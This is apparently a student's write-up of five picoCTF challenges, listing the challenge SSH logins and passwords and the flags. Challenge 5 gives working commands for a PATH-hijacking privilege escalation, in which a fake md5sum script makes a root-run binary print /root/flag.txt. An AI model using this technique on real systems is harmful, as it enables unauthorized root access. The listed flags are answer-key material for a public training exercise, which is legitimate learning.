

Name: Nguyen Quy Toan (TOM)

**Challenge1:**




First you need to connect to the CTF if you don’t want to download the Zip file using ‘ssh -p 61162 [ctf-player@rhea.picoctf.net](mailto:ctf-player@rhea.picoctf.net)’ the password 1ad5be0d. Accept the fingerprint with yes, and ls once connected to begin. You will see 3 file you need to do is sha256sum files/\* and you will get a hash in the code then using the hash code to find the file. My hash code is: 5848768e56185707f76c1d74f34f4e03fb0573ecc1ca7b11238007226654bcda files/8eee7195 then ./decrypt.sh files/8eee7195 to get the Flag.



Flag: **picoCTF{trust\_but\_verify\_8eee7195}**

**Challenge2:**







It is a very simple one you just need to login to the sever then scan the code to get the flag!

**Flag: picoCTF{p33k\_@\_b00\_b5ce2572}**

**Challenge3:**



Description

Being able to use Secure Shell (SSH) is an essential skill.  
Your task is to connect to titan.picoctf.net on port 52318 as the user ctf-player to retrieve the flag.


**Credentials:**


* **Username:** ctf-player
* **Password:** 1db87a14
* **Port:** 52318

Using a Secure Shell (SSH) is going to be pretty important.Can you ssh as ctf-player to titan.picoctf.net at port 52318 to get the flag. You'll also need the password 1db87a14. If asked, accept the fingerprint with yes.


**Flag: picoCTF{s3cur3\_c0nn3ct10n\_45a48857}**


**Challenge4:**


****

This is very simple just connect to the sever and answer some question it will give you the Flag. Nothing difficult**.** ****

**Challenge 5: Medium level**







After login to the server you see what file in there by using ls then a file called flaghasher but if you cd it not a directory u need to. /flaghaser to access. It will give you clue where to go.

Run:

echo -e '#!/bin/bash\n/bin/cat /root/flag.txt' > md5sum

chmod +x md5sum

export PATH=.:$PATH

./flaghasher

This exploit works by creating a fake md5sum script that prints the flag instead of hashing it. We make the script executable and modify the PATH variable to prioritize our fake version over the real one. When flaghasher runs, it unknowingly executes our script with root privileges, allowing us to read /root/flag.txt and reveal the flag.

**Flag: picoCTF{sy5teM\_b!n@riEs\_4r3\_5c@red\_0f\_yoU\_bfa4a3f5}**